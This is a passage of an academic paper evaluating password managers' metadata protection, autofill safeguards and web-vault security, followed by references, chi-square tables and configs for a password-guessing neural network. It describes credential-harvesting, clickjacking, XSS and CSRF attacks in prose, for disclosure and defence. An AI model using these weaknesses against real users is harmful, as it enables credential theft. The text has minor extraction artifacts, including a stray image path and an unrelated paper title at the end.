Browser-based password managers, other than Firefox, rely on the operating system to encrypt passwords and therefore do not allow users to establish a master password. As such, there is no way to lock the password vault separately from locking the account. While outside the scope of this paper, we also note that there is a need for more research examining the security of OS-provided encryption functions and keychains.

5.2 Metadata Privacy

Compared to earlier findings by Gasti and Rasmussen [17], we find that app-based and extension-based password managers are much improved in ensuring that metadata is properly protected. KeePassX and KeePassXC both encrypt all metadata. Extension-based password managers encrypt most metadata, but all have at least one item they do not.

1Password X stores extension settings in plaintext, allowing them to be read or modified by an attacker. These settings include security-related settings such as whether auto-lock is enabled, default password generation settings, and whether to show notifications. While Dashlane encrypts the website URLs, it does not encrypt the website icons it associates with those URLs, allowing an attacker to infer websites for which a user has accounts. All extension-based password managers leak the email address used to log in to the password manager.

Browser-based managers that rely on an operating system provided keychain (Edge, Internet Explorer, Safari, as well as Chrome and Opera on Linux) use these tools to protect all relevant metadata. For the other browser-based password managers (Chrome and Opera on Windows and macOS, as well as Firefox on all operating systems), there is a significant amount of unencrypted metadata. All three of these password managers store the URL in cleartext, and only Firefox encrypts the username. They also reveal information about when the account was created, when it was last used, and how many times the password has been filled.

6 Password Autofill

Of the password managers we evaluated, only KeePassX did not support autofill in the browser[6] and Bitwarden warns that its autofill functionality is experimental. To evaluate these tools, we developed websites that leveraged the attacks identified by Li et al. [19], Silver et al. [29], and Stock and Johns [31]. We also updated these attacks to address protections that have been added by browsers and password managers since the attacks were first described. Table 7 highlights several of our findings.

6.1 User Interaction Requirements

If an attacker can compromise a web page using either a network injection or XSS attack, they can insert malicious JavaScript that will steal the user's password when it is entered. If a password manager autofills passwords without first prompting the user, then the user's password will be surreptitiously stolen simply by visiting the compromised website. As such, user interaction should ideally be required before autofill occurs. Of the password managers we tested, only 1Password X and Safari always require user interaction before filling in credentials. The remaining password managers exhibited different behavior depending on the protocol the website was served over (i.e., HTTPS or HTTP) as well as whether the HTTPS certificate was valid.

For websites served over HTTPS with a valid certificate, KeePassXC, Bitwarden, and RoboForm require user interaction by default, but also allow user interaction to be disabled. Dashlane, Lastpass, and Firefox default to autofilling passwords without user interaction, though there is an option to require user interaction. Chrome, Edge, Internet Explorer, and Opera always autofill user credentials. While having an option to require user interaction (Dashlane, LastPass, Firefox) is preferable to lacking that option (Chrome, Edge, Internet Explorer, Opera), in practice the results are likely the same for most users (who are unlikely to change their default options).


While network injection attacks are still possible on sites using HTTPS (i.e., TLS man-in-the-middle attacks [24]), they are much easier to accomplish and more likely if the HTTPS certificate is invalid. Reasons for a bad HTTPS certificate range from benign (e.g., expired by a day) to malicious (e.g., invalid signature, revoked). In both cases, password managers should altogether reject filling in the password or at the least require user interaction before autofilling the password. In the case of an invalid certificate, KeePassXC, Bitwarden, RoboForm, Dashlane, Lastpass, Firefox all function as they did with a valid certificate. Edge and Internet Explorer both change their behavior and always require user interaction for bad certificates. Chrome and Opera also change their behavior, entirely disabling the ability to autofill passwords.

Network injection attacks are also more likely and easier to accomplish when the website is served using an unsecured connection (i.e., HTTP). As with bad certificates, password managers should refuse to autofill the password or require user interaction before filling it in. KeePassXC, Bitwarden, and RoboForm continue to require user interaction by default, but do allow users to disable this requirement. Dashlane, LastPass, Edge, and Internet Explorer all change their behavior to always require user interaction before autofilling passwords on HTTP websites.

6.2 Autofill for iframes

Autofilling passwords within iframes is especially dangerous, regardless of whether user interaction is required or not [29, 31]. For example, clickjacking can be used to trick users into providing the necessary user interaction to autofill their passwords, allowing an attacker to steal passwords for vulnerable websites loaded in an iframe (same-origin or cross-origin). Even worse, if autofill is allowed for cross-domain iframes and user interaction is not required, then the attacker can programmatically harvest the user's credentials for all websites where the attacker can perform a

[6] There is a browser extension adding autofill for KeePassX, but it is a third-party tool not a part of the KeePassX project.



System	Interaction			iframe		Difference in fill form							Fields		Misc	
KeePassXC	◐	◐	◐	◐	○	○	○	●	●	●	○	○	●	●	○	○
1Password X	●	●	●	◐	●	◐	◐	●	◐	◐	◐	◐	●	●	○	○
Bitwarden	◐	◐	◐	◐	●	○	○	○	○	○	○	○	●	○	○	○
Dashlane	○	○	●	◐	●	○	○	●	○	○	○	○	○	●	○	○
LastPass	○	○	●	◐	●	○	○	◐	●	○	○	◐	●	●	○	○
RoboForm	◐	◐	◐	◐	●	○	○	○	○	○	○	○	●	●	○	○
Chrome	○	●	○	○	◐	○	●	●	○	○	○	○	●	○	○	○
Edge	○	●	●	○	◐	○	◐	●	○	○	○	○	●	○	○	○
Firefox	○	○	○	○	○	○	○	●	●	●	○	○	●	○	○	○
IE	○	●	●	○	◐	○	◐	●	○	○	○	○	●	○	○	○
Opera	○	●	○	○	◐	○	●	●	○	○	○	○	●	○	○	○
Safari	●	●	●	◐	◐	◐	◐	◐	◐	◐	◐	◐	◐	●	●	○	○

Table 7: Overview of Password Autofill Features

network injection or XSS attack (by loading compromised websites into iframes).

For both the clickjacking and harvesting attacks, the user must first visit a malicious website which will then launch the attacks, but this is often not a significant obstacle for an adversary. In the worst case, if a system is vulnerable to a harvesting attack and the attacker has access to the user's WiFi access point (e.g., at hotel or airport)—allowing them to trivially conduct network injection attacks—then all of a user's credentials can surreptitiously be stolen when the user views the network login page for the compromised access point [29, 31]

KeePassXC, 1Password X, Dashlane, and LastPass autofill within same-origin iframes, leaving them vulnerable to clickjacking attacks. Bitwarden and RoboForm also autofill within same-origin iframes, though if user interaction is required they are largely immune to clickjacking as this interaction happens outside of the website inside the extension drop-down. All of the browsers will autofill within a same-origin iframe.

KeePassXC does allow autofill for cross-domain iframes; while by default it does require user interaction before autofill in cross-domain iframes, this requirement can be disabled leaving KeePassXC vulnerable to the harvesting attack described above. Of the extension-based password managers, 1Password X, LastPass, and RoboForm will not fill autofill within a cross-origin iframe. Bitwarden and Dashlane do autofill cross-origin iframe, but autofill the password for the domain of the top-most window (i.e., domain displayed in the URL bar), preventing an attacker from stealing the cross-domain credentials.

Chrome, Edge, Internet Explorer, Opera, and Safari all require user interaction before they will autofill passwords into a cross-domain iframe, though this still leaves them vulnerable to clickjacking attacks. Firefox defaults to not requiring user interaction before autofilling passwords into cross-domain iframes, leaving it vulnerable to the domain harvesting attack by default.

6.3 Fill Form Differing from Saved Form

Password managers detect when a user manually enters a password into a login form and will then offer to save that password for later use. When the password manager later fills this password, it can check that the form to be filled is similar to the form used when the password was saved (e.g., same path or protocol). These types of checks help ensure that the user is entering their password in a non-compromised form that has security equivalent to the form they were using when they first saved their password. Still, there are many situations where it makes sense for the form to have changed—

for example, the password was saved on a registration form. (i.e., not a login form).

As such, we gave password managers a full-dot if they either disallowed filling the form or showed the user a notification when there was some disparity between the fill form and the form used to save the password. A half-dot was given if the password manager required user interaction when there was a disparity, but only if this user interaction couldn't be disabled (as it can be in Bitwarden and RoboForm). Note that 1Password X and Safari always require user interaction and therefore always receive at least a half-dot. In the results discussed below, we only highlight when password managers act differently due to discrepancies in the login form.

Password managers do not react to discrepancies in the URL the form is served at (other than checking that the domains match). If the password was saved on a form served over HTTPS, Chrome and Opera will refuse to fill it in a form served with a bad HTTPS certificate, with Edge and IE requiring user interaction. If the form is instead served over HTTP, 1Password X and Dashlane will warn users and Chrome, Edge, Firefox, IE, and Opera will refuse to fill the password. Also, LastPass will force user interaction.

If when the page is first loaded there is discrepancy in the form's `action` property (the URL the password will be submitted to), KeePassXC, LastPass, and Firefox will display a warning, with Firefox also refusing to fill the password. If the `action` property is changed after page load (i.e., dynamically), KeePassXC and Firefox will display a warning, though unlike before Firefox will go ahead and fill the password. Passwords managers do not react to a similar discrepancy in the `method` property. If the `input` fields in the form have been renamed or removed, LastPass will require user interaction.

6.4 Non-Standard Login Fields

We investigated whether password managers would fill form fields with `type="text"` (as opposed to `type="password"`), finding that only DashLane would autofill the password in this case. We also examined whether the tools would autofill a minimal form (i.e., a non-login form), containing only two input fields: a text field and a password field; autofilling in this situation reduces the effort required for an attacker to harvest credentials. In this case, we found that Bitwarden, Chrome, Edge, Firefox, IE, and Opera would all autofill these non-login forms, with the remaining browsers only filling them when explicitly requested to by the user.

6.5 Potential Mitigation

Stock et al. [31] recommended a more secure form of autofill that would address XSS-vulnerabilities. Instead of filling the password onto the webpage, where it would be vulnerable to XSS attacks, a nonce was filled into the website as the password. When the nonce was about to be transmitted on the wire to the website, the password manager would then replace the nonce with the real password. This approach prevents JavaScript on the webpage from ever being able to access the user's password. Additionally, the password manager can check that the password is being sent only to the website associated with the password and that the password form is not submitting to a different website.

We checked all the password managers to see if they supported this functionality and found that none of them did. In our investigation of this feature, we tried to implement it ourselves and found that browsers did not allow extensions to modify the request body, preventing extension-based password managers from leveraging this more secure mode of operation.[7] Enabling secure password entry is an area where browsers could do more to improve authentication on the web and is discussed in greater depth in Section 7.

Silver et al. [29] and Stock and Johns [31] also explored whether setting the `autocomplete` attribute to "off" on the password field would prevent password managers from storing or autofilling the password. We found that no password manager obeys this attribute.

Looking at the current W3C specification, it is unclear whether the `autocomplete` attribute should preclude storage and autofill of login credentials [32]. While the specification does state that the "user agent" should not fill fields marked with `autocomplete`, it is unclear if this is only referring to primary user agent (i.e., the browser) or also user agent extensions (i.e., the password manager). Mozilla's documentation also notes that in order to support password manager functionality, most modern browsers have explicitly chosen to ignore the autocomplete attribute for login fields. [23]. This helps explains why no password managers currently obey this parameter, even though in prior research there was some support for this attribute in browsers [29, 31].

6.6 Web Vault Security & Bookmarklets

In their analysis of extension-based password managers, Li et al. [19] showed that problems with the security of online password vaults could magnify autofill issues. These web vaults include both standalone interfaces to the password vault as well as acting as the synchronization backend for extension-based password managers. For example, cross-site request forgery (CSRF) could be used to change the URL associated with a set of credentials, allowing all the user's credentials to be autofilled and stolen from a single malicious domain. Alternatively, XSS vulnerabilities on a web vault could be used to steal all its passwords.

We evaluated the five extension-based password managers and their web vault backends to see if they had properly

[7] It may be possible to allow extensions to support this functionality in Internet Explorer using its COM-based extensions, though the documentation is unclear in this regard.

addressed potential CSRF and XSS attacks. We found that 1Password X, Bitwarden, DashLane, and LastPass use CSRF tokens to prevent CSRF attacks. RoboForm does not appear to use CSRF tokens and we were able to launch a CSRF attack against its web vault that changed the session timeout parameter. We were unable to find other CSRF attacks as the web vault appears to use cryptographic authentication and not cookies to authenticate other requests.

To evaluate the susceptibility of the web vaults to XSS attacks, we manually inspected each web vault's content security policy (CSP) headers. The results of this evaluation found no issues with either 1Password X or Dashlane's CSP policies. Bitwarden's policies had two small issues: `script-src` allows "self" and `object-src` allows "self" and "blob:". LastPass's policies allow for "unsafe-inline" in the `script-src`, leaving a significant opening for XSS attacks. RoboForm did not have any CSP policy for their website. We did try to craft XSS exploits for both LastPass and RoboForm, but these efforts were unsuccessful as both sites employed extensive input sanitization; regardless, both web vaults would benefit from implementing stricter (or any) CSP policies.

Finally, we examined whether extension-based password managers still have bookmarklet-based deployment options (used to support mobile devices) that are vulnerable to attack [19]. We found that other than LastPass, the extension-based password managers no longer support a bookmarklet-based deployment. In their place, password managers rely on native mobile applications to handle password management on mobile devices. LastPass's bookmarklets correctly execute code inside a protected iframe and filter dangerous messages sent to the bookmarklet, addressing the types of problems found by Li et al. [19].

7 Discussion

Our research demonstrates that app-based and extension-based password managers are improved compared to how these types of tools performed in prior studies [17, 19, 29, 31]. In general, they have done a good job at addressing specific vulnerabilities: improving the protection of metadata stored in password vaults, removed (insecure) bookmarklets, limited the ability to autofill in iframes (preventing password harvesting attacks), and addressed web security problems in the online password vaults. On the other hand, there has been little change from earlier work in how they handle passwords for areas without specific vulnerabilities: warning users about discrepancies between the fill form and form where the password was saved or implementation of XSS mitigations. Similarly, browsers-based password managers continue to significantly lag behind app-based and extension-based password managers, both in terms of security and functionality.

Based on our findings, we recommend that users avoid Firefox's built-in password manager. In particular, its autofill functionality is extremely insecure, and it is vulnerable to a password harvesting attack [29, 31]. If an attacker can mount network injection attacks against a user (e.g., control a WiFi access point), then it is trivial for that attacker to steal all credentials stored in the user's Firefox password vault. Hopefully, these issues will be addressed when Firefox transitions to their Firefox Lockbox password manager. Users of KeePassXC's browser extension should also ensure that they do not disable the user interaction requirement before autofill, as doing so will also make the client susceptible to the same password harvesting attack.

We also suggest that users should eschew browser-based password managers in favor of app- and extension-based password managers, as the latter are generally more feature rich, store passwords more securely, and refuse to fill in passwords in a cross-origin iframe. The one exception to this is Safari's password manager, which does a good job of storing passwords and avoids autofill mistakes, though it does lack a good password generator.

With the app- and extension-based password managers there is still a need for users to ensure that they are properly configured. Neither Dashlane nor LastPass require user interaction before autofilling passwords into websites, and Bitwarden and Roboform allow this interaction to be disabled. If user interaction is disabled, a user that visits a compromised website (e.g., an attacker has exploited an XSS vulnerability) can have their password for that site stolen without the user being aware that this has happened. While this is not as bad as a password harvesting attack [29, 31] (which is now prevented by extension-based password managers), it is still a vulnerability that users should not need to know or worry about. Of the extension-based password managers we studied, only 1Password X refuses to ever autofill passwords.

In the remainder of this section, we describe our recommendations to improve functionality within existing password managers. We also identify several areas for future research that have the potential to significantly improve the utility and security of password managers.

7.1 Recommendations

Filter weak passwords. Our research shows that password managers will randomly generate passwords that can be trivially cracked by online- or offline-guessing attacks. This is a natural extension of password generation being truly random—i.e., any password can be generated, even if it is a natural language word with common substitutions (e.g., "`d@rKn3s5`") or exhibits repeated characters patterns (e.g., "`'+'+'+_+`"). While this is extremely unlikely for passwords of sufficient length (10 characters for online resistance, 18 for offline resistance), it is still possible. To address this

problem, we recommend that password generators add a simple filter that checks if the generated password is easily guessable (easily checked using zxcvbn), and if so, generate a replacement password.

Better master password policies. Password managers require that users select and manage a master password, with the hope because they only need one password that users will select a sufficiently strong secret. If users fail to pick a good master password, especially if the selected master password is not online-attack resilient, then a password manager becomes a single point of failure for that user's accounts. Unfortunately, trusting users to always choose strong master passwords is problematic for three reasons: (1) users don't necessarily understand what constitutes a strong password, (2) their chosen passwords might have transformations they consider unique but turn out to be common, and (3) users might still select an easy password because it is more convenient.

For these reasons, we recommend that password managers adopt stringent requirements for master password selection, preventing users from turning their password manager into a single point of failure. Additionally, password managers should all transition to using memory hard KDFs for transforming the master password into an encryption key.

Safer autofill. Autofilling credentials without user interaction puts those credentials at risk if the website is compromised by an XSS attack. For this reason, we recommend that password managers default to require user interaction before autofilling passwords. Where possible, we also suggest removing the option to disable user interaction as users are unlikely to understand the implications of turning it off. Autofilling into iframes, same- or cross-origin, is also dangerous as it allows clickjacking attacks to circumvent user interaction requirements. As such, we recommend disabling autofill with iframes, or if that is not feasible to consider moving the user interaction out of the web page and into the browser—as Bitwarden and RoboForm do—making clickjacking attacks much more difficult.

7.2 Future Work

Browser-Supported Password Managers. Currently, authentication is a second-class citizen within browsers. Future research should examine how browsers can better support password-based authentication—for example, making password-based authentication interfaces first-class HTML elements that the browser implements to ensure that passwords are handled correctly. This could include providing a common, recognizable interface for password-based authentication, allowing for the use of alternative protocols (e.g., strong password protocols [1, 35]), and preventing malicious websites from creating look-alike phishing interfaces [27].

Research should also explore how browsers can provide additional features to password manager extensions. Examples include, (1) allowing password managers to generate a nonce to autofill in place of the password that the browser will replace with the password when it is transmitted to the website if and only if the target domain matches the domain associated with the password in the password manager [31] (see Section 6.5); (2) providing password managers access to the system keyring (e.g., macOS keyring, Windows Vault), giving them a more secure and standardized mechanism for storing account credentials; (3) handling the user interaction component of autofill and ensuring that it is clickjack resilient; (4) adding HTML attributes that describe a website's password policy, allowing password managers to generate passwords that will be accepted by the website [30].

Research-Derived Character Sets. Password managers generate passwords using different character sets, differing dramatically in which symbols they allow and which characters they remove as unusable (e.g., difficult to remember, hard to distinguish). We advocate for a data-driven effort to establish standardized character sets.

User studies should be conducted to identify the characters that are difficult for users to read and input, with attention paid to alternative input modalities (e.g., entering passwords using a TV remote or accessible keyboard). Measurements of existing password policies could also be used to identify which characters are commonly rejected by website password policies. It may be that there is no one ideal character set, but rather different character sets for different types of passwords (e.g., passwords with restrictive policies, passwords entered with non-keyboard modalities). In this case, statistical modeling could be used to identify the ideal lengths for passwords in various modalities.

HTML-Supported Password Generation. Stajano et al. [30] recommended adding HTML attributes to help password managers identify the policy to use when generating passwords. We believe that this approach should receive more attention. In particular, it would be helpful to see developer studies studying the feasibility adding this feature to existing websites and user studies to ensure that this feature is understandable and helpful to users. It would also be worth examining whether such annotations could be automatically inferred and added by semantically evaluating the code that checks passwords.

Mobile Password Managers. Our work examined the security of password managers in a desktop environment. Given the prevalence of mobile devices, a similar analysis of the security of mobile password managers is necessary.

8 Conclusion

Password managers are currently being recommended by the media [10, 21]; as such, it is disappointing that users need to be cautious when selecting a password manager and must

also spend time to ensure that they understand how to correctly configure it. As experience has shown, pushing these responsibilities onto users rarely has the expected outcome [18]. Therefore, we believe it is important that researchers continue to evaluate the progress of password managers—both in terms of security and usability—and that work is done to continue to improve the security and usability of password managers [27].

Disclosure

We have made these results available to the maintainers of each password manager studied. RoboForm has already adopted several of our recommendations.

Research Artifacts

The generated data, scripts used to analyze that data, and all analysis artifacts are available for download at https://userlab.utk.edu/papers/oesch2020that.

Acknowledgments

The authors would like the thank their shepherd Ben Stock and the anonymous reviewers for their helpful feedback.

References

[1] S.M. Bellovin and M. Merritt. Encrypted key exchange: Password-based protocols secure against dictionary attacks. In *Proceedings of the 1992 IEEE Symposium on Research in Security and Privacy*, pages 72–84. IEEE, 1992.

[2] Hristo Bojinov, Elie Bursztein, Xavier Boyen, and Dan Boneh. Kamouflage: Loss-resistant password management. In *European symposium on research in computer security*, pages 286–302. Springer, 2010.

[3] Joseph Bonneau. The science of guessing: analyzing an anonymized corpus of 70 million passwords. In *2012 IEEE Symposium on Security and Privacy*, pages 538–552. IEEE, 2012.

[4] Joseph Bonneau, Cormac Herley, Paul C Van Oorschot, and Frank Stajano. The quest to replace passwords: A framework for comparative evaluation of web authentication schemes. In *2012 IEEE Symposium on Security and Privacy*, pages 553–567. IEEE, 2012.

[5] Cristian Bravo-Lillo, Lorrie Cranor, Julie Downs, Saranga Komanduri, Stuart Schechter, and Manya Sleeper. Operating system framed in case of mistaken identity: measuring the success of web-based spoofing attacks on os password-entry dialogs. In *Proceedings of the 2012 ACM conference on Computer and communications security*, pages 365–377. ACM, 2012.

[6] Rahul Chatterjee, Joseph Bonneau, Ari Juels, and Thomas Ristenpart. Cracking-resistant password vaults using natural language encoders. In *Security and Privacy (SP), 2015 IEEE Symposium on*, pages 481–498. IEEE, 2015.

[7] Sonia Chiasson, Paul C van Oorschot, and Robert Biddle. A usability study and critique of two password managers. In *USENIX Security Symposium*, volume 15, pages 1–16, 2006.

[8] Yee-Yin Choong. A cognitive-behavioral framework of user password management lifecycle. In *International Conference on Human Aspects of Information Security, Privacy, and Trust*, pages 127–137. Springer, 2014.

[9] Chromium. Linux password storage. https://chromium.googlesource.com/chromium/src/+/master/docs/linux_password_storage.md, 2019. Accessed: 2019-05-20.

[10] CNET. The best password managers of 2019. https://www.cnet.com/news/the-best-password-managers-directory/. Accessed: 2019-02-22.

[11] Anupam Das, Joseph Bonneau, Matthew Caesar, Nikita Borisov, and XiaoFeng Wang. The tangled web of password reuse. In *NDSS*, volume 14, pages 23–26, 2014.

[12] Matteo Dell'Amico, Pietro Michiardi, and Yves Roudier. Password strength: An empirical analysis. In *2010 Proceedings IEEE INFOCOM*, pages 1–9. IEEE, 2010.

[13] Independent Security Evaluators. Password managers: Under the hood of secrets management. https://www.securityevaluators.com/casestudies/password-manager-hacking/, 2019. Accessed: 2019-02-22.

[14] Michael Fagan, Yusuf Albayram, Mohammad Maifi Hasan Khan, and Ross Buck. An investigation into users' considerations towards using password managers. *Human-centric Computing and Information Sciences*, 7(1):12, 2017.

[15] Dinei Florencio and Cormac Herley. A large-scale study of web password habits. In *Proceedings of the 16th international conference on World Wide Web*, pages 657–666. ACM, 2007.

[16] Dinei Florêncio, Cormac Herley, and Paul C Van Oorschot. An administrator's guide to internet password research. In *28th Large Installation System Administration Conference (LISA14)*, pages 44–61, 2014.

[17] Paolo Gasti and Kasper B Rasmussen. On the security of password manager database formats. In *European Symposium on Research in Computer Security*, pages 770–787. Springer, 2012.

[18] Cormac Herley. So long, and no thanks for the externalities: the rational rejection of security advice by users. In *Proceedings of the 2009 workshop on New security paradigms workshop*, pages 133–144. ACM, 2009.

[19] Zhiwei Li, Warren He, Devdatta Akhawe, and Dawn Song. The emperor's new password manager: Security analysis of web-based password managers. In *USENIX Security Symposium*, pages 465–479, 2014.

[20] Sanam Ghorbani Lyastani, Michael Schilling, Sascha Fahl, Michael Backes, and Sven Bugiel. Better managed than memorized? studying the impact of managers on password strength and reuse. In *27th USENIX Security Symposium*, pages 203–220, 2018.

[21] PC Magazine. The best password managers of 2019. https://www.pcmag.com/roundup/300318/the-best-password-managers. Accessed: 2019-02-22.

[22] William Melicher, Blase Ur, Sean M Segreti, Saranga Komanduri, Lujo Bauer, Nicolas Christin, and Lorrie Faith Cranor. Fast, lean, and accurate: Modeling password guessability using neural networks. In *25th USENIX Security Symposium*, pages 175–191, 2016.

[23] Mozilla. The autocomplete attribute and login fields. https://developer.mozilla.org/en-US/docs/Web/Security/Securing_your_site/Turning_off_form_autocompletion#The_autocomplete_attribute_and_login_fields, 2019. Accessed: 2019-11-12.

[24] Mark O'Neill, Scott Ruoti, Kent Seamons, and Daniel Zappala. Tls proxies: Friend or foe? In *Proceedings of the 2016 Internet Measurement Conference*, pages 551–557. ACM, 2016.

[25] Sarah Pearman, Jeremy Thomas, Pardis Emami Naeini, Hana Habib, Lujo Bauer, Nicolas Christin, Lorrie Faith Cranor, Serge Egelman, and Alain Forget. Let's go in for a closer look: Observing passwords in their natural habitat. In *Proceedings of the 2017 ACM SIGSAC Conference on Computer and Communications Security*, pages 295–310. ACM, 2017.

[26] Shannon Riley. Password security: What users know and what they actually do. *Usability News*, 8(1):2833–2836, 2006.

[27] Scott Ruoti and Kent Seamons. End-to-end passwords. In *Proceedings of the 2017 New Security Paradigms Workshop*, pages 107–121. ACM, 2017.

[28] Security Scorecard. Statistics: Cybersecurity data breaches on the rise. https://securityscorecard.com/blog/cybersecurity-data-breaches-statistics-on-the-rise, 2018. Accessed: 2019-02-22.

[29] David Silver, Suman Jana, Dan Boneh, Eric Yawei Chen, and Collin Jackson. Password managers: Attacks and defenses. In *USENIX Security Symposium*, pages 449–464, 2014.

[30] Frank Stajano, Max Spencer, Graeme Jenkinson, and Quentin Stafford-Fraser. Password-manager friendly (pmf): Semantic annotations to improve the effectiveness of password managers. In *International Conference on Passwords*, pages 61–73. Springer, 2014.

[31] Ben Stock and Martin Johns. Protecting users against xss-based password manager abuse. In *Proceedings of the 9th ACM symposium on Information, computer and communications security*, pages 183–194. ACM, 2014.

[32] W3C. Html. https://www.w3.org/TR/html52/sec-forms.html#element-attrdef-autocompleteelements-autocomplete, 2019. Accessed: 2019-11-09.

[33] Ke Coby Wang and Michael K Reiter. How to end password reuse on the web. *arXiv preprint arXiv:1805.00566*, 2018.

[34] Daniel Lowe Wheeler. zxcvbn: Low-budget password strength estimation. In *25th USENIX Security Symposium*, pages 157–173, 2016.

[35] T. Wu et al. The secure remote password protocol. In *Internet Society Symposium on Network and Distributed System Security*, 1998.

[36] Shikun Aerin Zhang, Sarah Pearman, Lujo Bauer, and Nicolas Christin. Why people (don't) use password managers effectively. In *Fifteenth Symposium on Usable Privacy and Security (SOUPS 2019)*, 2019.

A Additional Password Generation Data

	all		l		ld		ls		sd	
System	p	χ^2	p	χ^2	p	χ^2	p	χ^2	p	χ^2
KeePassX	1.00	84.62	1.00	42.15	1.00	65.49	1.00	77.38	1.00	38.81
KeePassXC	1.00	85.16	1.00	67.35	1.00	61.41	1.00	76.88	1.00	35.27
1Password X	0.00	294756	1.00	41.80	0.00	132469	0.00	17747		
Bitwarden	0.00	724697	1.00	53.40	0.00	361209	0.00	362807	1.00	12.54
Dashlane	0.00	729301	0.00	1203	0.00	334844	0.00	47489	0.00	348990
LastPass	0.00	640316	1.00	72.20	0.00	96928	0.00	390413	0.00	156327
RoboForm	0.00	1108211	0.00	10792	0.00	470973	0.00	605343	0.00	41584
Chrome	1.00	54.95	1.00	38.50	1.00	47.51	1.00	40.28	1.00	16.16
SPG	0.00	445079	1.00	45.67	0.00	245539	0.0	10804	0.0	190506
`/dev/rand`	1.00	77.65	1.00	59.37	1.00	62.17	1.00	89.01	1.00	37.73

Figure 2: Length 8 χ^2 Scores for Character Frequency

	all		l		ld		ls		sd	
System	p	χ^2	p	χ^2	p	χ^2	p	χ^2	p	χ^2
KeePassX	.65	87.09	.74	44.12	.03	84.43	.45	83.96	.11	52.57
KeePassXC	.052	116.17	.44	51.78	.56	58.64	.65	77.46	.54	39.42
1Password X	0.00	95480	.54	45.44	0.00	33175	0	1600		
Bitwarden	0.00	481688	.49	48.60	0.00	239474	0.00	241181	.21	19.20
Dashlane	0.00	487295	0.00	765	0.00	224131	0.00	32113	0.00	233758
LastPass	0.00	428916	.73	44.30	0.00	64703	0.00	258080	0.00	104851
RoboForm	0.00	738458	0.00	7277	0.00	312865	0.00	403972	0.00	27661
Chrome	.70	53.71	.51	46.11	.15	65.53	.99	31.27	0.00	34.3
Web generator	0.00	297694	.047	69.07	0.00	163675	0.00	7289	0.00	125531
`/dev/rand`	.33	99.23	.27	56.73	.75	53.10	.31	89.93	.55	40.11

Table 8: Length 12 χ^2 Scores for Character Frequency

	all		l		ld		ls		sd	
System	p	χ^2	p	χ^2	p	χ^2	p	χ^2	p	χ^2
KeePassX	.62	88.10	.91	38.06	.14	73.07	.11	98.34	.30	45.11
KeePassXC	.49	92.57	.79	42.76	.97	41.66	.71	75.38	.92	28.97
1Password X	0.00	12789	.82	38.21	0.00	2367	.03	90.32		
Bitwarden	0.00	289893	.72	42.84	0.00	143389	0.00	143720	.21	19.10
Dashlane	0.00	956201	0.00	443060	0.00	401737	0.00	822537	.17	42.48
LastPass	0.00	256787	.50	50.32	0.00	38336	0.00	156177	0.00	63559
RoboForm	0.00	442762	0.00	4524	0.00	188292	0.00	241760	0.00	16928
Chrome	.91	46.01	.36	49.88	.25	61.8	.50	51.2	.056	20.60
Web generator	0.00	178091	.69	45.53	0.00	98651	0.00	4617	0.00	75043
`/dev/rand`	.63	88.73	.22	58.42	.29	66.77	.24	92.88	.49	41.62

Table 9: Length 20 χ^2 Scores for Character Frequency

Length	Composition	Characters Sorted by Frequency
8	all	%!^@$#4627583NPHFDJUXACTSGMERBKLQVYWqmgasneokfvptbuhyixdwrcjzZ9
12	all	$%#^!@2637548BHGFSQECXWYJRDNMUALVPTKdtboenhskjvqaicgwpmxfyur9zZ
20	all	%#@!^$8462735XHVPJWCUFKLYNDESAMTQRiBGgdveaspnkytqjfbmxwrcuoh9Zz
8	l	GHDYEQKPJFURCTASNLVMXBWpyikuvmtofxecasdwjngbhqrZ
12	l	VMDFQAGNRLUEXKCJSBPWTYHcmfiqyawnektsdvrgjhopxbuZ
20	l	REFQWJUTBKDGCMAHSVPXYLNfkvyjsnhwoepabqixgdturcmZ
8	ld	5782346RUALJDQFHSPKEVGTMYBXCNWhynabrqwpkfumxjvctodsigeZ9
12	ld	6853247JUWYSBLTQFGCRMPVKANXHEDgcidbjtwpesafxqvhmrkounyZ9
20	ld	6532874MTJFSVCYDNHPLGWEXQABUnRkeKswpjughytdqbircafovxm9Z
8	ls	%@^$#!SLFWVAURKNTEXDQJYBMHPGCavhtndwcjkyufxieqobrgpmszZ
12	ls	$^%#@!FHJVESBGMUYXDLTPCAQNWRKrwogjhicexmsyftvkqdabupnZz
20	ls	%@$^#!PFAXTKBQCSHDGVJEMWRYtNgUfLabyshrkpwmdouvqxjineczZ
8	sd	#$@%!^65324879
12	sd	$@!#^%57263489
20	sd	@^!$#%63582749

Table 10: Character Frequencies of Generated Passwords from RoboForm

```
{
 "args": {
   "pwd_file": ["$TRAINING_FILE"],
   "pwd_format": ["list"],
   "log_file": "$LOG_FILE",
   "arch_file": "$ARCH_FILE",
   "weight_file": "$WEIGHT_FILE"
 },

 "config": {
   "intermediate_fname":
        "$INTERMEDIATE_FILE",
   "min_len": $PASSWORD_LENGTH,
   "max_len": $PASSWORD_LENGTH,

   "training_chunk": 1024,
   "layers": 2,
   "hidden_size": 1000,
   "dense_layers": 1,
   "dense_hidden_size": 512,
   "generations": 5
 }
}
```

```
{
 "args": {
   "enumerate_ofile": "$GUESSES_FILE",
   "log_file": "$LOG_FILE",
   "arch_file": "$ARCH_FILE",
   "weight_file": "$WEIGHT_FILE"
 },

 "config": {
   "guess_serialization_method":
        "delamico_random_walk",
   "password_test_fname": "$TESTING_FILE",
   "parallel_guessing": true,

   "intermediate_fname": "$INTERMEDIATE_FILE",
   "min_len": $PASSWORD_LENGTH,
   "max_len": $PASSWORD_LENGTH,

   "training_chunk": 1024,
   "layers": 2,
   "hidden_size": 1000,
   "dense_layers": 1,
   "dense_hidden_size": 512,
   "generations": 5
 }
}
```

Listing 1: Neural Network Configuration—Training (Left) and Testing (Right)

Composition Kills: A Case Study of Email Sender Authentication

